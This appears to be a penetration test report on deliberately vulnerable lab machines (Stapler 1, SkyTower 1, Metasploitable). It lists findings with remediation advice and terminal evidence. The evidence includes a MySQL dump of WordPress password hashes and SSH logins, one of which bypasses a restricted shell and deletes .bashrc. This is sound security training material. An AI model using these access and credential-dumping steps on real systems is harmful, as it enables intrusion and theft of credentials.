
Your cache administrator is webmaster.

Generated Fri, 11 Oct 2024 18:18:44 GMT by localhost (squid/3.1.20)


NPT-018: MySQL Service Exposed on Public Network

Description:	The MySQL service is exposed to the public network, which allows attackers to potentially connect to and exploit the database. This could result in unauthorized access to sensitive data or service disruption.
Recommended Remediation:	Restrict MySQL access: to local or trusted IP addresses by configuring firewall rules or using a VPN. Ensure strong authentication: methods and use secure passwords for MySQL users. Use SSL/TLS: to encrypt MySQL connections to prevent unauthorized access. Disable remote root access :and limit privileges to what is necessary. Regularly monitor MySQL logs: for any unauthorized access attempts.
System:	Stapler 1
Tools Used:	Nmap, MySQL Workbench
References:	CIS MySQL Benchmark NIST SP800-53 r4 AC-17 - Remote Access

Evidence



```
Database changed
MySQL [wordpress]> select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------------+------------------+---------------------+-----
----------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email            | user_url         | user_registered     | user
_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-----------------------+------------------+---------------------+-----
----------------+-------------+----------------+
|  1 | John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. | john          | john@red.localhost    | http://localhost | 2016-06-03 23:18:47 |
                |           0 | John Smith     |
|  2 | Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 | elly          | Elly@red.localhost    |                  | 2016-06-05 16:11:33 |
                |           0 | Elly Jones     |
|  3 | Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 | peter         | peter@red.localhost   |                  | 2016-06-05 16:13:16 |
                |           0 | Peter Parker   |
|  4 | barry      | $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 | barry         | barry@red.localhost   |                  | 2016-06-05 16:14:26 |
                |           0 | Barry Atkins   |
|  5 | heather    | $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 | heather       | heather@red.localhost |                  | 2016-06-05 16:18:04 |
                |           0 | Heather Neville |
|  6 | garry      | $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 | garry         | garry@red.localhost   |                  | 2016-06-05 16:18:23 |
                |           0 | garry          |
|  7 | harry      | $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0 | harry         | harry@red.localhost   |                  | 2016-06-05 16:18:41 |
                |           0 | harry          |
|  8 | scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 | scott         | scott@red.localhost   |                  | 2016-06-05 16:18:59 |
                |           0 | scott          |
|  9 | kathy      | $P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0 | kathy         | kathy@red.localhost   |                  | 2016-06-05 16:19:14 |
                |           0 | kathy          |
| 10 | tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 | tim           | tim@red.localhost     |                  | 2016-06-05 16:19:29 |
```




```
Server version: 5.7.12-0ubuntu1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| loot               |
| mysql              |
| performance_schema |
| phpmyadmin         |
| proof              |
| sys                |
| wordpress          |
+--------------------+
8 rows in set (0.028 sec)

MySQL [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wordpress]> select * from wp_users;
```

NPT-019: HTTP Access without HTTPS


Description	The HTTP web services in Stapler 1, including WordPress and phpMyAdmin, are served over unencrypted HTTP connections. This exposes users to man-in-the-middle attacks, where attackers can intercept login credentials or session tokens.
Recommended Remediation:	Implement HTTPS: Obtain and install SSL/TLS certificates to serve all web traffic over HTTPS. Redirect HTTP to HTTPS: Configure the web server to redirect all HTTP requests to HTTPS automatically. Use Strong Cipher Suites: Configure the server to use strong SSL/TLS configurations and regularly update them to mitigate vulnerabilities. Regular Vulnerability Scans: Perform regular scans to identify any HTTPS-related issues, such as expired certificates or weak configurations.
System	Stapler 1
Tools Used	Wireshark
References	OWASP Secure SSL/TLS Configuration NIST SP800-53 r4 SC-13 - Cryptographic Protection

Evidence



Not Found

The requested resource / was not found on this server.



Coming Soon

Sorry guys, BSides happened too quick! Didn't have enough time to finish the website.


Try again next year.

Made with by Creative Tim. Free download here.

NPT-020: Privilege Escalation via User "Sarah"

Description:	The user “Sarah” has permissions to view sensitive system files, including /etc/passwd, which allows local privilege escalation. By abusing these privileges, a local attacker can gain access to password hashes or sensitive configurations that could lead to full system control.
Recommended Remediation:	Review User Permissions: Audit user permissions and remove unnecessary access to sensitive files, like /etc/passwd or /etc/shadow. Implement Role-Based Access Control (RBAC): Use RBAC to ensure that users only have access to the files and systems required for their role. Regularly Audit Accounts: Regularly audit user accounts and privileges to ensure least-privilege access is being enforced. Monitor Privilege Escalation Attempts: Implement monitoring tools to detect and alert on any unauthorized privilege escalation attempts.
System:	skyTower 1
Tools Used:	Manual Testing, Enumeration Scripts
References:	CIS Linux Benchmark – User Permission Configuration NIST SP800-53 r4 AC-3 – Access Enforcement

Evidence




```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 08:19:23 2014 from localhost

Funds have been withdrawn
Connection to 127.0.0.1 closed.

┌──(nada㉿kali)-[~]
└─$ ssh sara@127.0.0.1 -p 4444 /bin/bash
sara@127.0.0.1's password:
whoami
sara
pwd
/home/sara
ls -lah
total 20K
drwx------ 2 sara sara 4.0K Jun 20  2014 .
drwxr-xr-x 5 root root 4.0K Jun 20  2014 ..
-rw-r--r-- 1 sara sara  220 Jun 20  2014 .bash_logout
-rw-r--r-- 1 sara sara 3.4K Jun 20  2014 .bashrc
-rw-r--r-- 1 sara sara  675 Jun 20  2014 .profile
rm .bashrc
ls
ls -lah
total 16K
drwx------ 2 sara sara 4.0K Oct 11 15:20 .
drwxr-xr-x 5 root root 4.0K Jun 20  2014 ..
-rw-r--r-- 1 sara sara  220 Jun 20  2014 .bash_logout
-rw-r--r-- 1 sara sara  675 Jun 20  2014 .profile
```

NPT-021: SSH Misconfiguration

Description:	SSH on the system allows password-based logins. This opens the system to brute-force attacks. Additionally, the .bashrc file was misconfigured, causing SSH sessions to terminate prematurely.
Recommended Remediation:	Enforce Key-Based Authentication: Disable password-based logins for SSH and implement public-key-based authentication for all users. Restrict SSH Access: Limit SSH access to specific trusted IP addresses via firewall or SSH configuration. Harden SSH Configurations: Disable weak or unused ciphers in the SSH configuration and enforce stronger encryption standards (e.g., AES256). Session Management: Review and correct any .bashrc misconfigurations causing session termination, and set appropriate timeout values for SSH sessions.
System:	skyTower 1
Tools Used:	Hydra, SSH
References:	NIST SP800-53r4 – Security and Privacy Controls for Information Systems and Organizations CIS SSH Benchmark

Evidence




```
|_Methods supported: GET HEAD

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 240.63 seconds

┌──(nada㉿kali)-[~]
└─$ ssh john@127.0.0.1 -p 4444
The authenticity of host '[127.0.0.1]:4444 ([127.0.0.1]:4444)' can't be established.
ECDSA key fingerprint is SHA256:QYZqyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:4444' (ECDSA) to the list of known hosts.
john@127.0.0.1's password:
Permission denied, please try again.
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 127.0.0.1 closed.

┌──(nada㉿kali)-[~]
└─$
```

NPT-022: Exposed Sensitive Directories (phpMyAdmin, etc.)

Description:	Multiple sensitive directories such as /admin112233 and /phpmyadmin are exposed and accessible without authentication. Attackers could use these directories to gain access to administrative functionality.
Recommended Remediation:	Restrict access: to sensitive directories using .htaccess, IP restrictions, or VPN access. Remove or relocate directories: that are not needed or limit them to internal access only. Regularly audit: the web server to identify and close exposed directories. Use web application firewalls (WAF): to block unauthorized access to sensitive directories. Implement strict access control: policies for administrative directories.
System:	Stapler 1
Tools Used:	Nikto, Burp Suite
References:	OWASP Top 10 - A6: Security Misconfiguration NIST SP800-53 r4 AC-3 - Access Control

Evidence




Upload Plugin ‹ Initech — W | 10.0.2.10:12380 / localhos | GitHub - The-Z-Labs/linu

https://10.0.2.10:12380/phpmyadmin/sql.php?server=1&db=wordpress&table=wp_users&pos=0&token=2dc2f5bb72477ff5b9a5c3f0a6614b4d

Server: localhost » Database: wordpress » Table: wp_users

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	John	PB7889EMq/erHIuZapMB8GEizebcIy9.	john	john@red.localhost	http://localhost	2016-06-03 23:18:47		0	John Smith
2	Elly	PBlumbJRRBit7y50Y17.UPJ/xEgv4my0	elly	Elly@red.localhost		2016-06-05 16:11:33		0	Elly Jones
3	Peter	PBTzoYuAFiBA5ixX2njL0XcLzu67sGD0	peter	peter@red.localhost		2016-06-05 16:13:16		0	Peter Parker
4	barry	PBIp1ND3G70AnRAkRY41vpVypsTfZhk0	barry	barry@red.localhost		2016-06-05 16:14:26		0	Barry Atkins
5	heather	PBwd0VpK8hX4aN.rZ14WDdhEIGeJgf10	heather	heather@red.localhost		2016-06-05 16:18:04		0	Heather Neville
6	garry	PBzjfKAHd6N4cHKiugLX.4aLes8PxnZ1	garry	garry@red.localhost		2016-06-05 16:18:23		0	garry
7	harry	PBqV.SQ6OtKhVV7k7h1wqESkMh41buR0	harry	harry@red.localhost		2016-06-05 16:18:41		0	harry
8	scott	PBFmSPiDX1fChKRsytp1yp8Jo7RdHeI1	scott	scott@red.localhost		2016-06-05 16:18:59		0	scott
9	kathy	PBZlxAMnC6ON.PYaurLGrhfBi6TjtcA0	kathy	kathy@red.localhost		2016-06-05 16:19:14		0	kathy
10	tim	PBXDR7dLIJczwfuExJdpQqRsNf.9ueN0	tim	tim@red.localhost		2016-06-05 16:19:29		0	tim
11	ZOE	PB.gMMKRP11QOdT5m1s9mstAUEDjagu1	zoe	zoe@red.localhost		2016-06-05 16:19:50		0	ZOE
12	Dave	PBl7/V9Lqvu37jJT.6t4KWmY.v907Hy.	dave	dave@red.localhost		2016-06-05 16:20:09		0	Dave
13	Simon	PBLxdiNNRP008kOQ.jE44CjSK/7tEcz0	simon	simon@red.localhost		2016-06-05 16:20:35		0	Simon
14	Abby	PByZg5mTBpKiLZ5KxhhRe/uqR.48ofs.	abby	abby@red.localhost		2016-06-05 16:20:53		0	Abby
15	Vicki	PB85lqQ1Wwl2SqcPOuKDvxaSwodTY131	vicki	vicki@red.localhost		2016-06-05 16:21:14		0	Vicki
16	Pam	PBuLagypsIJdEuzMkf20XyS5bRm00dQ0	pam	pam@red.localhost		2016-06-05 16:42:23		0	Pam

Number of rows: 25




10.0.2.10:12380

This could of been a BeEF-XSS hook ;)

NPT-023: Weak or Default Credentials on Web-Based Login Page

Description:	The web-based login page is vulnerable due to the use of weak or default credentials, making it susceptible to brute-force attacks. By utilizing tools like DirBuster, an attacker can discover hidden login pages and attempt to log in using common credentials such as admin/admin. Successful exploitation provides administrative access, exposing sensitive data and potential further attacks on the system. Strengthening password policies and implementing additional security measures is critical to mitigating this vulnerability.
Recommended Remediation:	Implement strong password policies that require complex passwords and regularly update them. Utilize account lockout mechanisms to limit the number of login attempts from a single IP address. Consider using two-factor authentication (2FA) for added security.
System:	Metasploitable 1
Tools Used:	N/A
References:	https://owasp.org/www-community/OWASP_Authentication_Cheat_Sheet

Evidence



